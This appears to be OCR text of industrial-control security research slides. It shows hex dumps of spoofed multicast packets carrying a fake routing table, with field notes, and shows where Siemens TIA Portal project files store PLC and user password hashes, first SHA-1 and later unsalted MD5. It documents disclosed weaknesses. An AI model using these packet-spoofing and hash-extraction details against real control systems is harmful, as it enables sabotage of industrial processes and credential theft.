- send multicast packets with fake routing table

multicast packet —>



```
Data (228 bytes)
    Data: 01a01001000000000000000e400230200000003e843333030...
    [Length: 228]

0000  01 00 5e 00 00 69 00 40 84 0d aa 05 08 00 45 00   ..^..i.@......E.
0010  01 00 90 32 00 00 02 11 9c f7 0a 37 a0 23 e0 00   ...2.......7.#..
0020  00 69 ba dd ca fe 00 ec eb c5 01 a0 10 01 00 00   .i..............
0030  00 00 00 00 00 e4 00 23 02 00 00 00 03 e8 43 33   .......#......C3
0040  30 30 20 23 30 33 35 20 20 20 20 20 20 20 20 20   00 #035
0050  20 20 20 20 20 20 20 20 20 20 20 20 20 20 00 00                 ..
0060  00 0a ff ff ff ff cf ff ff ff ff ff ff ff ff ff   ................
0070  ff ff bf ff ff ff f7 ff ff ff ff ff ff ff ff ff   ................
0080  ff ff ff ff ff ff ff ff 7f ff ff ff ff ff cf ff   ................
0090  ff ff ff ff ff ff ff ff ff ff bf ff ff ff f7 ff   ................
00a0  ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
00b0  7f ff ff ff ff ff cf ff ff ff ff ff ff ff ff ff   ................
00c0  ff ff bf ff ff ff f7 ff ff ff ff ff ff ff ff ff   ................
00d0  ff ff ff ff ff ff ff ff 7f ff ff ff ff ff cf ff   ................
00e0  ff ff ff ff ff ff ff ff ff ff bf ff ff ff f7 ff   ................
00f0  ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0100  7f ff 00 09 21 25 41 af 0c 01 00 00 00 00         ....!%A.......
```

headers:

0x01000810

0x01a01001

send each second

# FTE

0x23

node index

0x4333303020233033335

node name (C300 #5)


0x44 and 0xca

bytes of packets counter

0x32312032

part of firmware version

full: EXP3 10.1-65.57 Sat Dec 06 20:22:33 2008 (Fri Nov 21 20:22:57 2008)




```
User Datagram Protocol, Src Port: 47837 (47837), Dst Port: 51966 (51966)
    Source port: 47837 (47837)
    Destination port: 51966 (51966)
    Length: 236
    Checksum: 0x9927 [validation disabled]
        [Good Checksum: False]
        [Bad Checksum: False]
Data (228 bytes)
    Data: 01a0100100000000000000e400230201000003e843333030...
    [Length: 228]

0000  01 00 5e 00 00 69 00 40 84 0d aa 06 08 00 45 00   ..^..i.@......E.
0010  01 00 90 73 00 00 02 11 9c b6 0a 37 a0 23 e0 00   ...s.......7.#..
0020  00 69 ba dd ca fe 00 ec 99 27 01 a0 10 01 00 00   .i.......'......
0030  00 00 00 00 00 e4 00 23 02 01 00 00 03 e8 43 33   .......#......C3
0040  30 30 20 23 30 33 35 20 20 20 20 20 20 20 20 20   00 #035         
0050  20 20 20 20 20 20 20 20 20 20 20 20 20 20 00 00                 ..
0060  00 0a ff ff ff ff cf ff ff ff ff ff ff ff ff ff   ................
0070  ff ff bf ff ff ff f7 ff ff ff ff ff ff ff ff ff   ................
0080  ff ff ff ff ff ff ff ff 7f ff ff ff ff ff cf ff   ................
0090  ff ff ff ff ff ff ff ff ff ff bf ff ff ff f7 ff   ................
00a0  ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
00b0  7f ff ff ff ff ff cf ff ff ff ff ff ff ff ff ff   ................
00c0  ff ff bf ff ff ff f7 ff ff ff ff ff ff ff ff ff   ................
00d0  ff ff ff ff ff ff ff ff 7f ff ff ff ff ff cf ff   ................
00e0  ff ff ff ff ff ff ff ff ff ff bf ff ff ff f7 ff   ................
00f0  ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0100  7f ff 00 09 21 44 41 ca 0c 01 32 31 20 32         ....!DA...21 2
```

# Siemens

TIA Portal (Totally Intergated Automation Portal)

TIA - intellectual kernel of more than 100000 products created last 15 years.


What about users, passwords and permissions?



# Siemens

PLC read/write protection for main and critical operations:

CPU start/stop/data change, project upload, firmware update, etc.



Protection


○ No protection
○ Write protection
● Write/read protection

Password for read/write access

Password: ●●●●●●
Confirm password: ●●●●●●

// Siemens

TIA Portal PEData.plf passwords history




```
00120540   00 00 00 18 00 00 00 01 00 00 00 03 00 00 00 5D   ...............]
00120550   00 00 00 64 00 00 00 0E 00 00 00 00 00 00 00 00   ...d............
00120560   00 00 00 00 00 00 00 00 00 2D 00 14 00 00 00 00   .........-......
00120570   00 00 00 00 00 00 00 00 00 01 00 00 00 01 01 00   ................
00120580   00 00 40 BD 00 15 63 08 5F C3 51 65 32 9E A1 FF   ..@S..c. ГQe2ћЎя
00120590   5C 5E CB DB BE EF 00 00 00 00 00 00 00 00 00 00   \^ЛЫsп..........
001205A0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
001205B0   00 00 00 00 00 00 00 00 07 C2 80 C2 80 C2 80 07   .........ВЂВЂВЂ.
001205C0   C2 80 C2 80 C2 80 00 00 00 00 00 00 00 00 00 00   ВЂВЂВЂ..........
001205D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
001205E0   00 00 00 00 00 00 00 00 00 74 00 06 00 18 20 02   .........t.... .
001205F0   00 1C 10 10 00 01 06 00 00 00 00 00 00 0C 20 01   .............. .
00120600   00 28 10 02 00 24 04 00 00 00 00 00 00 03 20 01   .(...$........ .
00120610   00 1C 10 10 00 01 06 00 00 00 00 00 00 1A 20 02   .............. .
```

passwords in sha-1

but “helpful” redbox value: password_len * 2 + 1   srsly>? for what???

Siemens


After notification Siemens “strengthened” users passwords and switched to md5…



```
00 00 05 00 00 00 09 00 00 00 45 76 65 72 79 62   ..........Everyb
6F 64 79 01 10 00 00 00 D4 1D 8C D9 8F 00 B2 04   ody.....Ô.ŒÙ..².
E9 80 09 98 EC F8 42 7E 10 00 00 00 D4 1D 8C D9   é€.˜ìøB~....Ô.ŒÙ
8F 00 B2 04 E9 80 09 98 EC F8 42 7E 00 00 00 00   ..².é€.˜ìøB~....
05 00 00 00 41 64 6D 69 6E 00 10 00 00 00 16 1E   ....Admin.......
BD 7D 45 08 9B 34 46 EE 4E 0D 86 DB CF 92 10 00   ½}E.›4FîN.†ÛÏ’..
00 00 16 1E BD 7D 45 08 9B 34 46 EE 4E 0D 86 DB   ....½}E.›4FîN.†Û
CF 92 C1 0F 00 00 04 00 00 00 55 73 65 72 00 10   Ï’Á.......User..
00 00 00 8D E1 EB E5 22 01 96 D6 AC DB 48 6F 34   ....áëå".–Ö¬ÛHo4
6F E1 62 10 00 00 00 8D E1 EB E5 22 01 96 D6 AC   oáb.....áëå".–Ö¬
DB 48 6F 34 6F E1 62 41 09 00 00 07 00 00 00 6D   ÛHo4oábA.......m
79 75 73 65 72 31 00 10 00 00 00 20 2C B9 62 AC   yuser1..... ,¹b¬
59 07 5B 96 4B 07 15 2D 23 4B 70 10 00 00 00 20   Y.[–K..-#Kp....
2C B9 62 AC 59 07 5B 96 4B 07 15 2D 23 4B 70 80   ,¹b¬Y.[–K..-#Kp€
01 00 00 09 00 00 00 6D 79 75 73 65 72 32 32 32   .......myuser222
00 10 00 00 00 1B BD 88 64 60 82 70 15 E5 D6 05   ......½ˆd`‚p.åÖ.
ED 44 25 22 51 10 00 00 00 1B BD 88 64 60 82 70   íD%"Q.....½ˆd`‚p
15 E5 D6 05 ED 44 25 22 51 80 01 00 00 00 00 00   .åÖ.íD%"Q€......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

